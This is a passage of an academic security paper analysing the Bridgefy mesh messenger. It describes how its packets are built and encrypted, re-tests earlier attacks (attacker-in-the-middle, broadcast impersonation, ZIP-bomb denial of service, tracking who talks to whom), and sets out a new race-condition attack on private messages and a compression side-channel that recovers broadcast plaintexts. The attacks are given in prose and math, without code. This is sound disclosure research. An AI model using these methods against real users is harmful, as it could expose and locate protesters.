


Figure 2: A `ForwardPacket` is always encapsulated in a `ForwardTransaction`, which itself is encapsulated in a `BleEntity`. A `BleEntityContent` is also encapsulated in a `BleEntity`.

- The `receiver_type` field is used to differentiate broadcast packets from multi-hop packets: the value 1 indicates a broadcast packet, and the value 0 a multi-hop packet.
- Since broadcast packets do not have a designated receiver, they do not contain a populated `receiver` field.
- In multi-hop packets, the payload entry `nm` (presumably for 'name') refers to the name of the receiver, whereas in broadcast packets, it refers to that of the sender.
- While a `ForwardPacket` containing a broadcast packet is serialised and encrypted as a whole, it is handled differently for multi-hop packets: the `payload` field is removed from the `BleEntity` and processed separately. The remaining data in the `BleEntity` is considered metadata and encrypted in another way than the payload.

Because one-to-one packets are not carried over the mesh network, they do not carry routing information. For this reason, they are encoded in the more concise packet type `BleEntityContent`. Figure 2 illustrates the relations between all discussed types in a UML diagram.

The message typed by a user is referred to as 'payload content'. In a `ForwardPacket`, the payload content is stored as a string under the key `ct` in the `payload`. For one-to-one packets, it is encoded in the `payload` map of the `BleEntityContent` respectively.

3.6 Packet Encryption

Before a `BleEntity` is sent to another peer, it is (i) serialised using MessagePack, (ii) compressed using gzip, and then (iii) encrypted. The encryption step can involve Signal encryption in combination with AES in ECB mode with PKCS#7 padding, or AES-ECB with PKCS#7 padding only. Table 1 summarises which encryption method is used for the different packet types.

Data Category	*Metadata*	*Payload*
`BleHandshake`	AES-ECB	AES-ECB
`BleEntityContent`	AES-ECB	libsignal
`ForwardTransaction`	AES-ECB	libsignal

Table 1: Encryption of packets in Bridgefy by data category and packet type.

For AES-ECB, a symmetric key is shared between all peers in the network. In the case of the Bridgefy messenger, an adversary can easily obtain this symmetric key because the application is public. More generally, depending on the nature of the threats considered – inside and outside – the shared symmetric key may be considered known or unknown to the adversary.

Signal encryption is only used for the `payload` field of multi-hop and one-to-one packets. Broadcast packets and the metadata of any other packets are encrypted with AES-ECB. In Section 5 we will ignore this layer of encryption as the shared key of the Bridgefy messenger must be assumed as known to the adversary: it can be recovered using dynamic instrumentation. We then treat it in Section 6 and Appendix A.

Remark 1 *Previous versions of Bridgefy implemented a custom scheme based on RSA in place of the Signal protocol. With Bridgefy's adoption of the Signal protocol in place of RSA, the padding oracle attack reported in [1] is no longer applicable.*

3.7 Devices and Sessions

In the Bridgefy SDK, the `DeviceManager` is responsible for maintaining a list of nearby Bluetooth devices. Each device is associated with a session, which itself is managed by a `SessionManager`. Since the co-existence of devices and sessions appears arbitrary, we will in the following refer to sessions only.

During the handshake, a userId is received from the other peer and saved in the corresponding session. When the SDK is instructed to send a message to a userId, it looks for a session associated with that userId. The message is then queued in the `TransactionManager` together with the session. Once Android requests more Bluetooth data to send, the SDK pops the queued message, encrypts it for the userId saved in the session, and dispatches it.

When a Bluetooth packet is received, the SDK looks up the correct session based on the remote Bluetooth address. After assembling and decrypting the packet, it is passed to a generic message handler.

4 Re-evaluation of Previous Attacks

As outlined in Section 1, several vulnerabilities described in [1] remain unfixed. We discuss these here in more detail.

4.1 Active Attacker-in-the-middle (MITM)

Due to Bridgefy's architecture, any PKB received from a new peer is inherently trusted, following the TOFU principle. That implies that Bridgefy is vulnerable to a MITM attack similar to the one reported in [1]. However, with the adoption of libsignal, the conditions necessary to perform the attack have changed slightly: Mallory now needs to perform the handshake with Bob before Alice does, whereas in earlier versions of Bridgefy this was not required.

The updated attack proceeds as follows: Assume that Alice and Bob have not met before. Mallory performs a handshake with each of Alice and Bob and impersonates them to one another. Any message then sent from one party is then relayed by Mallory to the other party.

If Mallory tries to perform the attack after Bob has already run a handshake with Alice, the following would happen: Mallory would try to impersonate Alice by performing a full handshake with Bob, using Alice's userId but Mallory's own PKB. When the SDK tries to store Mallory's PKB under Alice's userId, libsignal would throw an exception since Alice has already established a Signal session with Bob and so a PKB is already present under Alice's userId.

Note that Alice and Bob will never be able to confirm if they are directly exchanging messages or if they are instead subject to a MITM attack. This is because, in contrast to popular messaging applications like Signal, Bridgefy does not provide any mechanism to allow users to verify the keys of other peers manually.

4.2 Impersonation in the Broadcast Chat

An adversary can forge arbitrary broadcast messages. The adversary can send messages under the name of any userId and freely choose a payload content and display name. The reason for this is the lack of authentication for broadcast messages.

We implemented a proof of concept for this attack to verify it. We found, however, that the app permanently saves the display name of other peers based on their userId. Any peer that once received a message from Alice will remember her display name and permanently associate it with her userId. When Mallory sends a message using Alice's userId but with a different display name, other peers will still show Alice's real display name for this message.

4.3 Denial of Service (DoS)

We confirmed that Bridgefy remains vulnerable to a ZIP bomb attack as reported in [1]. This attack exploits that all packets are decompressed using gzip after decryption. An adversary can inject a specifically crafted packet that decompresses to more bytes than are available in the memory of a target. The target's app will first freeze and become unresponsive, and eventually crash. That allows Mallory to prevent specific devices from participating in the mesh network.




Figure 3: Since metadata is encrypted and compressed, a peer needs to decompress a packet before it can tell the type of message it received.

With its overhaul, Bridgefy now encrypts all metadata with the shared key. That makes it necessary for a peer to decompress a packet before being able to determine what type of message was received, as illustrated in Figure 3. Given the new flow to process incoming packets, the attack reported in [1] – where only a single message can shut down the entire network – no longer works, as it requires peers to forward mesh packets before decompression.

However, this vulnerability can be used to interfere with the correct functioning of the mesh network by shutting down several parts of the network. Specifically, all the peers that are one hop from the adversarially controlled peers can be taken offline. Given that resilience is a key requirement for Bridgefy's adoption in higher-risk environments, this attack invalidates one of Bridgefy's most central appeals.

4.4 Building a Social Graph

As reported in [1], Bridgefy previously transmitted the `sender` and `receiver` fields of multi-hop packets in plaintext. These are now encrypted under the shared network key. Thus, an adversary in the mesh network spanned by the Bridgefy messenger remains able to learn who is privately communicating with whom.

Using the `track` field of a `ForwardPacket`, an adversary can determine what nodes helped to deliver a packet. That permits building a model of the psychical topology of the mesh network. An adversary could also use this to trace back the location of a peer that repeatedly sends messages or relays such of other peers.

4.5 Historical Proximity Tracing

Bridgefy announced that they now protect against the historical proximity tracing method reported in [1]. However, our tests show that the attack is still possible: a full handshake is performed when two devices have not been near each other before, while only a partial handshake is performed otherwise.

An adversary can leverage this, e.g. to learn if a peer was physically present at a protest. Given that the timing and the approximate size of the handshake packets are known to the

adversary, the attack is even possible without knowledge of the shared symmetric key.

5 Breaking Confidentiality of One-to-One Messages

We identified a TOCTOU vulnerability in the SDK that can be leveraged to read private messages between two users of the Bridgefy application.

For simplicity, we assume that the communicating parties are not directly connected via Bluetooth. While this assumption is not strictly necessary, it makes the exploitation of this vulnerability easier.

Accompanying the textual description of the attack that follows, the packet flow used in the attack is illustrated in Figure 4. The numbering on the very left of the illustration matches the numbering in the individual steps in the following paragraphs.

Assume a setting where Alice and Bob's devices have already performed a handshake and have exchanged messages (e.g. M_0 in Figure 4). Bob's device then goes out of range of Alice's so that the Bluetooth connection is terminated (step 1 in Figure 4). If Alice's device was to now send a message to Bob's device, it would send it into the mesh network, as Bob's device is no longer a directly connected peer.

Next, Mallory performs a full handshake with Alice's device so that Alice's device registers Mallory's PKB (step 2 in Figure 4). Until this point, Mallory behaves normally as any honest peer would.

Mallory again sends the first packet of the handshake, this time using Bob's userId in place of Mallory's own (step 3 in Figure 4). No mechanism in Bridgefy prevents Mallory's message from being processed. Alice's device will now associate the established session with Bob. In particular, Alice's device will queue any subsequent packets intended for Bob in this session.

Because Mallory initiated a new handshake using Bob's userId, Alice's device will indicate to Alice that Bob's device is in range. Suppose then Alice types a message intended for Bob (M_1 in Figure 4). The SDK looks for any active session where the userId equals that of Bob's device as per our description in Section 3.7 (step 4 in Figure 4). Since Mallory provided the userId of Bob's device in its second handshake, Alice's session with Mallory yields a match. Hence, the message is queued in the `TransactionManager` for the session with Mallory. If the packet was dispatched at *this* point, the packet would be encrypted for Bob (this is because libsignal also uses the userId of the session to decide which key to use in the encryption). So Mallory would not be able to read it. However, instead of being dispatched, the packet is only queued.

Now, Mallory sends the first packet of the handshake for a third time, using Mallory's own userId (step 5 in Figure 4).




Figure 4: The packet flow of our TOCTOU attack on Bridgefy. Alice sends a message to Bob twice: the first message M_0 is sent to Bob only, but Mallory can decrypt the second message M_1, even though it was intended for Bob.

The userId of the session from the perspective of Alice's device now equals that of Mallory again. When the SDK on Alice's phone is asked for more data to transmit via Bluetooth, the packet is encrypted by Signal for Mallory and dispatched (again, libsignal uses the session's userId to decide which key to use in the encryption).

The above attack exploits a race condition: because Mallory sends the userId of Bob's device in its second handshake, Alice thinks she has a session with Bob. If she types a message for Bob, this message is then queued in a session with Mallory. But Mallory switches the userId back to its own userId in the third handshake so that when the message is dequeued and the libsignal encryption is performed, it is done using Mallory's public key.

Remark 2 *If no proper Signal session was established in the beginning, switching back to Mallory's real userId would require a full 2-round-trip handshake. Given that this attack exploits a race condition, it is hence important for Mallory to initiate an honest handshake before proceeding with the attack.*

We implemented a proof of concept for this attack to confirm that it works. We will publish the code in our public repository.[3] We sent 100 messages from Alice's phone, 56 of which were received and decrypted by Mallory in our tests. The fact that not all messages were received is explained

[3] https://github.com/eikendev/breaking-bridgefy-again

by the attack exploiting a race condition. What plays into the hands of Mallory is that Bridgefy reschedules a private message if it cannot be delivered to the receiver. If the SDK looks up a session matching the receiver's userId while the session is associated with Mallory's userId, it will be rescheduled. Still, packets can get 'lost' for Mallory when the packet is encrypted right after Mallory switches the userId back to Bob's.

Note that when Mallory intercepts a message, Bob will not receive it: Alice encrypts the packet for Mallory only, while Mallory cannot re-encrypt it for Bob in Alice's name. If Mallory was to encrypt and send a message to Bob while using Alice's userId during the handshake, Bob would fail to decrypt the packet. Instead, if Mallory used their real userId, Bob would process the packet before Mallory gets the chance to change the userId of the session again. In other words, the attack breaks confidentiality but not authentication.

6 Attacks on Broadcast Messages

Attacks on the confidentiality of broadcast messages are not an issue for the Bridgefy messenger, since the encryption key is assumed to be public knowledge anyway. However, they are relevant for other applications that use the Bridgefy SDK, where a per-application encryption key is used.

6.1 Distinguishing Attack

In Appendix A, we give a simple and efficient distinguisher that formally breaks the IND-CPA security of Bridgefy's broadcast message feature. That such an attack is possible seems intuitive given that the feature relies on AES-ECB, a deterministic encryption scheme. However, this intuition is not correct because, if we let the adversary only choose the payload content, then the scheme used is no longer deterministic (since broadcast packets also contain unpredictable fields such as the userIds, the sender's display name, and timestamps). Moreover these fields interact with the per-packet compression to produce variable plaintext inputs to AES-ECB, even if the payload contents are known. For this reason, our distinguisher breaking IND-CPA security does not rely on having controlled input blocks to AES-ECB but instead exploits Bridgefy's compression of the full plaintext before AES-ECB is applied. It is obtained by selecting in the IND-CPA security game pairs of equal-length payload contents: one payload content that compresses well and one that does not. AES-ECB aligns data on 16-byte block boundaries through padding, but we choose the payload contents so that the difference in compressed packet lengths is (sometimes) larger than one block in size.

6.2 Plaintext Recovery Attack

This compression-based side channel points the way to our plaintext recovery attack, which is the focus of the remainder of this section. We assume from here on that the broadcast message payload contents comes from a known set $\mathscr{P} = \{p_1, p_2, \ldots, p_n\}$ of possible payload contents. Additionally, we assume a network where a large number of devices participate, the senders of the broadcast messages have usernames of equal length, all broadcast messages contain the same payload content π (where $\pi \in \mathscr{P}$), and the adversary can capture M different packets containing payload content π at each of the first $H \leq 50$ hops. The attack we describe allows an adversary $\mathcal{A}$ to recover π given the set of $M \cdot H$ captured packets, without knowing the shared key.

In our attacks, we will work with different choices of $\mathscr{P}$. We define

$$\mathscr{P}_{\mathrm{b}} = \{p_i | 32 \leq i \leq 126\} \text{ and } \mathscr{P}_{\mathrm{w}}^{\ell,n} = \{p_1, p_2, \ldots, p_n\},$$

where $p_i \in \mathscr{P}_{\mathrm{b}}$ is a string that only consists of the single byte i – $\mathscr{P}_{\mathrm{b}}$ contains all printable ASCII characters that a user can type in the chat window of Bridgefy – and where $p_i \in \mathscr{P}_{\mathrm{w}}^{\ell,n}$ is the i-the most commonly used password of length ℓ in the rockyou password list [28] – a list of 32.6 million real-world passwords commonly used for password cracking. The payload contents in $\mathscr{P}_{\mathrm{w}}^{8,256}$, for instance, account for 2.2 % of all passwords in the whole rockyou data set. We do not anticipate Bridgefy users to be likely to broadcast passwords, but we use $\mathscr{P}_{\mathrm{w}}^{8,256}$ as a proxy for a set of likely broadcast messages. It could be replaced by a set of common English words, for example.

6.2.1 Core Idea. Our attack first simulates the broadcast of a large number of packets for each $p \in \mathscr{P}$, gathering statistics on the lengths of packets. The idea is that different values $p \in \mathscr{P}$ will produce different length distributions due to varying amounts of compression (and with the amount of compression possibly depending on the hop count and other header fields). This simulation step is done offline. Then, in the second step, we take the set of $M \cdot H$ captured packets, specifically, their lengths and use MLE to compute the likelihood of each candidate $p \in \mathscr{P}$, given the captured set of lengths. This allows us to rank all the candidates $p \in \mathscr{P}$ in order of likelihood.

6.2.2 Simulation Phase. The adversary runs its simulation to collect the lengths of a total of $N \cdot |\mathscr{P}| \cdot H$ packets. It builds $|\mathscr{P}|$ sets $\mathscr{X}_p$ of vectors, one set for each $p \in \mathscr{P}$. Each set $\mathscr{X}_p$ contains N vectors, and each vector has length H. A given vector $\mathbf{x} \in \mathscr{X}_p$ represents the sequence of packet lengths observed for a packet transporting payload content p being transmitted across H hops of the network. The lengths are all multiples of the AES block size of 16 bytes.

From this data, the adversary can derive an empirical value for $\theta_{\ell|h,p}$, this being the probability of observing a certain length ℓ given it is observed at hop h for a packet with payload content p. Note that at hop h the `hops` field has the value $50 - h + 1$.

Since this simulation phase is done offline, and the data reduction required to compute all the values $\theta_{\ell|h,p}$ can be done during the simulation itself, we can use large values of N and hence obtain accurate approximations to the corresponding distributions.

6.2.3 Attack Phase. The adversary observes M broadcast messages at each of the first $H \leq 50$ hops, yielding $M \cdot H$ packets. We assume all contain the same payload content $\pi \in \mathscr{P}$, where π is the target of the attack.

From the lengths $\ell_{i,h}$ of these $M \cdot H$ packets, the adversary computes counts $c_{\ell,h}$, where $c_{\ell,h}$ is the number of observed packets having length ℓ at hop h. Abstractly, we let $\mathbf{l}$ denote the collection of observed lengths and $\mathbf{c}$ the collection of observed counts.

Now we deploy MLE. For each choice of $p \in \mathscr{P}$, the adversary computes $\mathcal{L}(p|\mathbf{l})$, the likelihood that p is the correct payload content given the collection of observed lengths, and finds:

$$\hat{\pi} = \arg\max_{p \in \mathscr{P}} \mathcal{L}(p|\mathbf{l}).$$

If $\hat{\pi} = \pi$, then the adversary is able to successfully recover the payload content of the broadcast message. The adversary can also output a list of the top candidates by likelihood. It remains to describe how to compute $\mathcal{L}(p|\mathbf{l})$. Recall that

$$\mathcal{L}(p|\mathbf{l}) := \Pr(\mathbf{l}|p) = \prod_{i=1}^{M} \Pr(\ell_{i,1}\, \ell_{i,2} \ldots \ell_{i,H}|p).$$

We make the simplifying assumption that, in a given broadcast, the observed packet lengths are *independent* across the hops and depend only on the payload content p.[4] This enables us to write:

$$\begin{aligned}\mathcal{L}(p|\mathbf{l}) &= \prod_{i=1}^{M} \Pr(\ell_{i,1}|p) \cdot \Pr(\ell_{i,2}|p) \cdot \ldots \cdot \Pr(\ell_{i,H}|p) \\ &= \prod_{i=1}^{M} \prod_{h=1}^{H} \Pr(\ell_{i,h}|p) = \prod_{\ell} \prod_{h=1}^{H} \theta_{\ell|h,p}^{c_{\ell,h}}\end{aligned}$$

where, in the last step, we work with non-zero counts $c_{\ell,h}$ instead of individual packet lengths $\ell_{i,h}$. In practice, we work with the logarithm of the above expression, and compute

$$\hat{\pi} = \arg\max_{p \in \mathscr{P}} \log \mathcal{L}(p|\mathbf{l}) = \arg\max_{p \in \mathscr{P}} \sum_{\ell} \sum_{h=1}^{H} c_{\ell,h} \log(\theta_{\ell|h,p}).$$

Remark 3 *If a certain packet length ℓ is never observed for a pair (p,h) during the simulation phase, but that length appears in the attack sample, then we have $\theta_{\ell|h,p} = 0$ and then $\log(\theta_{\ell|h,p})$ will be undefined. In this case, we will use smoothing to set $\theta_{\ell|h,p}$ to a reasonable value. From the many smoothing methods available, we use Laplace smoothing [42, pg. 260] in our experiments. This is comparatively unsophisticated but easy to implement. We also experimented with Good-Turing smoothing, but it did not significantly improve our results.*

[4] Instead of assuming that the observed packet lengths are independent across the hops, we could make a *first order Markov assumption* concerning the lengths. Because in our experimental results this only gave a negligible improvement, we here continue to assume independent lengths only.

6.3 Attacking Single-Byte Payloads

We first discuss the instance of the attack where $\mathscr{P} = \mathscr{P}_{\mathrm{b}}$, meaning that π is a single byte. A realistic attack scenario for this would be when a protest leader surveys participants with the options to respond '`y`' for 'yes' and '`n`' for 'no'. If a significant majority answers with either option, an adversary could determine the answer of that majority with high probability.[5]

We now provide a possible mechanism to try to explain why our MLE attack based on compressed packet lengths can succeed in this case. The `hops` field in a `ForwardPacket` indicates the time to live (TTL) of the packet. For each hop in the network, this field decreases by 1, and the packet is eventually dropped before the value reaches 0. Because the fixed starting value 50 is used for all broadcast packets, the exact value of the field at each hop is known. When the `hops` field matches the byte value of π we can hope that a small amount of extra compression will be obtained, and the encrypted packet may end up being one block shorter than average.

Figure 5 shows the MessagePack-encoded `hops` field of a packet at the first hop, and its payload content. Because the fields do not share any surrounding bytes, the LZ77 compression alone cannot cause a change in the compressed packet length, but the Huffman coding can: in packets where the payload content π matches the `hops` field, we observed experimentally that the respective Huffman symbol is on average represented using 1 bit less than when they do not match. The root cause for this is the dynamic Huffman table in gzip, where more frequent symbols are assigned shorter code words.

The DEFLATE data is padded to a full byte, meaning that, in roughly 1 in 8 cases the single bit difference causes the gzip output to be one byte shorter when π matches the `hops` field than when it does not. Because the AES block size is 16 bytes, in a further fraction of 1 in 16 cases, this byte difference propagates through the AES-ECB layer and shows up as a packet that is one block shorter when π matches the `hops` field than when it does not.

Our MLE attack, which separates the packets by hop count, and which empirically estimates the distributions of packet lengths as a function of hop count and payload content, automatically makes use of any small signal arising through a compression leak of the type described above. In reality, based on experiments with single-byte payloads, the actual behaviour of the compression is significantly more complex. Neverthe-

[5] Our attack assumption was that all broadcast payload contents π are identical. This would not hold in the given scenario, but the minority answers can be regarded as noise in the likelihood computations.




Figure 5: The `hops` field and the payload content in a MessagePack-serialised packet. All values are represented in hexadecimal, meaning this packet's `hops` value is 50.

less, the MLE attack still does improve plaintext prediction over random guessing, as we show in Section 6.5 below.

6.4 Equal-Length Payloads

We now discuss the case where $\mathscr{P} = \mathscr{P}_{\mathrm{w}}^{\ell,n}$. In our experiments, we take $\ell = 8$ and $n = 256$, implying that π is 8 bytes in length, so our attack will be trying to recover an 8-byte message from a set of 256 possibilities. We also look at $\mathscr{P} = \mathscr{P}_{\mathrm{w}}^{X,256}$, where we consider payload contents of mixed lengths. In the real world, when peers repeatedly share a message π with each other through the broadcast functionality, an adversary interested in this message could leverage the attack to recover π.

As two examples, $\mathscr{P}_{\mathrm{w}}^{8,256}$ contains the strings '11111111' and 'princess'. For the former, the effects of compression are easily visible in packet lengths because the string itself contains duplicate data. For the latter, the compression yields a signal because parts of the string can also appear in the metadata. As we will see in our experimental results, the signal is strong enough to give the MLE attack an advantage over random guessing.

6.5 Results

We implemented a proof of concept simulation for the attack to confirm that the compression leak is sensitive enough to provide statistically significant results. We perform the attack with $N = 2^{20}$, and with different H and M, using Laplace smoothing to account for lengths not encountered during the simulation.

We ran the attack for each of $\mathscr{P}_{\mathrm{b}}$, $\mathscr{P}_{\mathrm{w}}^{8,256}$, and $\mathscr{P}_{\mathrm{w}}^{X,256}$. For each such set $\mathscr{P}$, we ran the attack using each $\pi \in \mathscr{P}$ as a target, performing $n = 2^6$ attacks per target to remove noise. In each such run, we created a ranking of all possible candidates from $\mathscr{P}$ ordered by their log likelihoods. Before we present our results, we define the *rank* of an attack run.

Definition 1 *Let $\pi \in \mathscr{P}$ be the payload content used to generate a sample in an attack run. We call the **rank** of that attack run the index of π within the ordered ranking of all possible candidates from $\mathscr{P}$.*

So, for example, if the rank is 1, then the attack output the correct π as having the highest likelihood, if the rank is 2, then the attack output the correct π as having the second highest likelihood, etc.

Let $r_{\pi,i}$ be the rank of the i-th run for payload content π. We denote

$$\bar{r}_\pi = \frac{1}{n}\sum_{i=1}^{n} r_{\pi,i}$$

as the average rank over all runs for the payload content π, and

$$\bar{r}_{\mathscr{P}} = \frac{1}{|\mathscr{P}|}\sum_{\pi\in\mathscr{P}} \bar{r}_\pi$$

as the average rank over all runs for all payload contents in $\mathscr{P}$. To measure the overall accuracy of our attack, we look at the relative frequency of ranks among all measured payload contents. In particular, we are interested in the percentage of attack runs where the rank is less or equal to R, for increasing values of R. When randomly guessing π, we expect this relation to be linear – for example, half of the attacks would have a rank below the average value and the other half above. The plots in Figure 6 then highlight what difference our attack makes in comparison to random guessing.

Finally, we evaluate how the parameters H and M affect the accuracy of the attack. For this, we run simulations and attacks with various values for these parameters, while fixing $N = 2^{20}$ (in the simulation phase). Figure 7 shows the average rank across all payload contents for several combinations of parameters.

Our results demonstrate that the attack outperforms random guessing by a significant margin. As a point of comparison, $\mathscr{P}_{\mathrm{b}}$ is of size 95, so random guessing would result in an average rank of 47.5, whereas the attack achieves average ranks well below that. We note that increasing H (the number of hops over which packets are observed) leads to a better performance of the attack, as does increasing M (the number of packets available at each hop).

Remark 4 *Assuming an* a priori *non-uniform distribution on $\mathscr{P}$ is known, we can replace MLE by Maximum A Posteriori (MAP) estimation. This uses the* a priori *distribution to weight the candidates when computing likelihoods, resulting in a more powerful attack.*





Figure 6: Cumulative frequency histogram of ranks, comparing our attack against random guessing for different $\mathscr{P}$. The plots show the portion of ranks less than R for $H = 2$, $N = 2^{20}$ and $M = 2^8$.



(a) $\pi \in \mathscr{P}_{\mathrm{b}}$ (b) $\pi \in \mathscr{P}_{\mathrm{w}}^{8,256}$ (c) $\pi \in \mathscr{P}_{\mathrm{w}}^{X,256}$

Figure 7: Average rank $\bar{r}$ for different (M,H).

7 Discussion

We gave a practical attack which enables an attacker to read private messages sent in the Bridgefy messenger because of an improper integration of the Signal protocol. Indeed, the most restricting requirement is physical presence: an adversary must be in sufficiently close proximity to the target to establish a direct Bluetooth connection. This does not pose an obstacle in a protest, where an adversary can disguise themselves as a protester. This highlights the dangers of 'bolting on' security to an otherwise unchanged design and suggests the need to carefully redesign Bridgefy to integrate tightly and fully its security mechanisms, here provided by the Signal protocol.

We also gave an attack to recover plaintexts of broadcast messages without knowing the shared encryption key. This attack is only relevant to the Bridgefy SDK but not to the Bridgefy application and its users, where this shared key can be assumed to be known to the adversary, as mentioned earlier. The attack is enabled by the decision to perform compression before encryption. This exposes information about the underlying data based on the output length. Our attack assumes a small space of possible plaintexts. This is reasonable in many contexts. For example, in a protest setting, a small group of protest leaders [4] may issue typical messages to the group. We illustrated the attack by recovering plaintext from a small set of possible passwords. Preventing compression oracle attacks is a known problem in the literature. The natural solution is to remove compression and to introduce an appropriate randomised padding mechanism to prevent length-based attacks. However, this needs to be done carefully so as to avoid traffic analysis attacks, cf. [21], and such an approach would reduce Bluetooth performance while enhancing security.

The privacy issues of Bridgefy remain largely unresolved. While sender and receiver identities are no longer transmitted in plaintext, any peer in the mesh can decrypt the relevant fields. In the case of the Bridgefy messenger, the userIds of sender and receiver hence continue to be publicly visible. An adversary can leverage this to build communication graphs and thereby identify protest leaders. Moreover, an adversary could use the `track` field of a `ForwardPacket` to approximate the physical location of a peer in the network. It remains an open research question how (flooding based) mesh networking can efficiently provide sender and receiver privacy even against passive adversaries.

Bridgefy's decision to adopt the Signal protocol to replace its previous home-grown RSA-based solution – heeding the often-repeated 'don't roll your own crypto' advice – is to

be applauded. Yet, our ability to still mount practical attacks against Bridgefy's flagship application highlights that this common mantra is insufficient. What else do we expect inexperienced developers to do other than call out to a third-party cryptographic library when faced with the task of securing their application? That is, while progress has been made in simplifying cryptographic APIs, the task of cryptographically securing an application is still non-trivial. Exploring whether this is inherent, i.e. whether a certain defensive development mindset and training will remain required, or not, is a fascinating and pressing question for usable, developer-friendly cryptography and security.

